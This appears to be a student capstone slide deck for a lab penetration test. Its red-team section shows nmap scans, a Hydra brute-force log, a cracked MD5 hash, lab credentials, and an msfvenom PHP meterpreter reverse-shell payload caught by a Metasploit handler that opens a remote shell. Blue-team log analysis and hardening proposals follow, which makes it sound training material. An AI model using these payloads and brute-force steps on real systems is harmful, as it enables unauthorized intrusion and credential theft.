Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Present by: Joe Griffin

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

IPv4: 192.168.1.90
OS: Kali GNU
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host Machine Cloud based - Hosting the 3 VMs below
Kali	192.168.1.90	Attacking Machine used for penetration testing
ELK Server	192.168.1.100	Network Monitoring Machine running Kibana - Logs data from Capstone Machine (192.168.1.105)
Capstone	192.168.1.105	Target Machine Replicating a vulnerable server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access CVE-2019-6579	*Port 80 is most commonly used for web communication and if left open and unsecured, it can allow public access.*	*This vulnerability allows access to the web servers. Files and Folders are readily accessible.*
Apache Directory Listing CVE-2007-0450	Allowed attackers to reveal the IP address and the secret folder	Allowed attackers to reveal the IP address and the secret folder
Brute-force Attack	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found.
Reverse Shell Backdoor	Allows to send a reverse shell payload on a web server while the firewalls do not detect the payload	Attackers gained remote backdoor access to the Capstone web server

Exploitation: Open Web Port 80

01

Tools & Processes
I used nmap to scan for open ports on the target machine. Commands used :

nmap –sV 192.168.1.0/24

netdiscover –r 192.168.1.255/16

02

Achievements

Nmap scanned 256 IP addresses: I found 4 hosts up: Port 22 and 80 are open

Exploitation: Open Web Port 80

03

```
Nmap scan report for 192.168.1.1
Host is up (0.00054s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00079s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00071s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.62 seconds
root@Kali:~#
```

```
Currently scanning: 192.168.123.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

Exploitation: Brute-force Attack

01

Tools & Processes

I used Hydra which is already pre-installed on Kali Linux. I also required a password list –in this case, I used rockyou.txt

02


Achievements

Password for Ashton was tested against the common password dictionary “rockyou”

Access to the /secret folder

Ryan’s password.dav was found: linux4u

03



Exploitation: Brute-force Attack

Kali on ML-REFVM-684427 - Virtual Machine Connection

File Action Media Clipboard View Help

Index of /meet_our_tea... Shell No. 1 Shell No. 1 05:43 PM

Shell No. 1

File Actions Edit View Help

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 9] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-09 17:43:38
root@Kali:~#
```

Kali on ML-REFVM-684427 - Virtual Machine Connection

File Action Media Clipboard View Help

CrackStation - Online Pa... Shell No. 1 Shell No. 1 05:49 PM

CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox

192.168.1.105/company_fol... CrackStation - Online Pa...

https://crackstation.net

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

CrackStation

Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Exploitation: Reverse Shell Backdoor

01

Tools & Processes

Created and uploaded ~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 >> update.php

Established remote listener. Executed reverse shell backdoor on Capstone Apache server.

meterpreter> shell >find / -name flag.txt 2>/dev/null >cat flag.txt

02


Achievements

Created a reverse shell payload and move it to webDAV server as Ryan

Once the payload is executed, the attacker can listen to the Capstone server (192.168.1.105)

Flag file was discovered : b1ng0w@5h1sn@m0

03



Floppy Disk

Trash

File System

Home

Shell No.1

File Actions Edit View Help

```
                .,cdkO0K;          :+:    :+:
                                   :::::::+:
                      Metasploit

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use expolit/multi/handler
[-] No results from search
[-] Failed to load module: expolit/multi/handler
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse-tcp
[-] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:42464)
 at 2022-05-09 18:07:36 -0700

meterpreter >
```

Floppy Disk

Trash

File System

Home

Shell No.1

File Actions Edit View Help


```
Process 3010 created.
Channel 1 created.
find
.
./passwd.dav
./shell.php
cd /
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred on May 10, 2022 at approx. 12:00am
- There were about 548,008 packets coming from 192.168.1.90
- The sudden spike in network traffic indicates that this was a port scan.



Analysis: Finding the Request for the Hidden Directory

- The request occurred on May 10, 2022 at approx. 12:46am
- There were 565,243 requests made
- In the secret folder, the connect to corp server file can be found which contains instructions for connecting to WebDAV

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	565,243
http://192.168.1.105/webdav	37
http://192.168.1.105/	19
http://192.168.1.105/company_folders/	18
http://192.168.1.105/company_folders/secret_folder/	12

Export: Raw Formatted

Analysis: Uncovering the Brute Force Attack

- There were 548,008 packet requests made by a Brute Force Attack (specifically, Hydra).
- Two attacks were successful. The http response code 301 indicates a successful discovery of the correct password and was redirected to another web page.

source.ip : 192.168.1.90 and destination.ip : 192.168.1.105 and url.path: "/company_folders/secret_folder" | KQL | May 10, 2022 @ 01:55:00.0 → May 10, 2022 @ 02:30:00.0 | Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

Popular

user_agent.original

@timestamp

_id


_index

_score

_type

548,008 hits

May 10, 2022 @ 01:55:00.000 - May 10, 2022 @ 02:30:00.000 — Auto



Time	_source
May 10, 2022 @ 02:29:26.206	url.path: /company_folders/secret_folder @timestamp: May 10, 2022 @ 02:29:26.206 status: Error network.transport: tcp network.protocol: http network.direction: outbound network.community_id: 1:M28GWL39pSmFLtCHVJNTg5JgKyk= network.bytes: 857B network.type: ipv4 url.scheme: http url.domain: 192.168.1.105 url.full: http://192.168.1.105/company_folders/secret_folder client.ip: 192.168.1.90 client.port: 52726 client.bytes: 159B ecs.version: 1.5.0 host.name: Kali http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.version: 1.1 http.request.method: get http.request.bytes: 159B

Analysis: Finding the WebDAV Connection

- There were 37 requests made to this directory.
- The files that were requested were the shell.php and passwd.dav

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	37

Export: Raw Formatted

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alert could be set to trigger when a large amount of traffic occurs in a short time from a single source IP that targets multiple ports.

What threshold would you set to activate this alarm?

A possible threshold for this alert could be if any single IP address requests more than 10 requests per second and more than 10 seconds or 100 consecutive ping (ICMP) requests.

System Hardening

What configurations can be set on the host to mitigate port scans?

Enable only the traffic needed to access internal hosts, deny everything else. Including the standard ports, such as TCP 80 for HTTP and ICMP for ping requests.

Describe the solution. If possible, provide required command lines.

- Create and setup IPtables for the firewall port blocking and scanning. An IDS like Kibana, or SPLUNK allows for an immediate alerting of port scan activity, thereby facilitating rapid response to the potential threats.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm should be configured to trigger if any request is made for the hidden directories from outside the company's internal network. The hidden directories are for company use only and should not be accessible from outside the premises.

What threshold would you set to activate this alarm?

An appropriate threshold for sequential requests from a single IP address should be set for greater than 0 requests made. Send an email to the SOC Analyst when it's triggered by unknown IP.

System Hardening

What configuration can be set on the host to block unwanted access?

- Stronger usernames and password requirements for users that have access to the hidden directories.
- Encrypt the contents of the hidden directories and their contents

Describe the solution. If possible, provide required command lines.

- Create a whitelist for authorized IP addresses.
- Make the folder private by changing permissions.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

I would implement a failed login alert to show a certain amount of times the login has failed

If the HTTP error code 401 is occurring multiple times an alert would be sent as well

What threshold would you set to activate this alarm?

An appropriate threshold should be set for greater than 50 requests from a single IP address in the span of 30 minutes.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Use unique username and stronger passwords.
- Restricting access to authentication URLs
- Setting up a lockout after 3 consecutive failed attempts from the same IP address

Describe the solution. If possible, provide the required command line(s).

- Attackers will only be able to try a few passwords.
- Two-factor authentication requires an additional code.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm should be set to trigger if any access to the WebDAV directory is made from outside the company's internal network.

What threshold would you set to activate this alarm?

Any single instance would trigger an alarm if the WebDAV directory is accessed, or possibly of uploading any files to the directory.

System Hardening

What configuration can be set on the host to control access?

The host should be configured to deny WebDAV uploads by default, and only allow uploads from a specific IP address.

Describe the solution. If possible, provide the required command line(s).

To whitelist certain IP addresses so only certain machines can access WebDav

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

An alert can be shown when a file is being uploaded to the webdav folder and also the type of file being copied.

What threshold would you set to activate this alarm?

An appropriate threshold should be set for each singular instance of a file uploaded to the server from outside of the company's internal network. If the file comes from the internal network and has a suspicious name, like "xxxxxx.php", the alert should also trigger.

System Hardening

What configuration can be set on the host to block file uploads?

- All file uploads from outside of the company's internal network should be blocked.
- Having the file type validated when posted to the server and blocking all executable files.

Describe the solution. If possible, provide the required command line.

By having the file validated, it can prevent extension spoofing that is used to hide the file type.

the End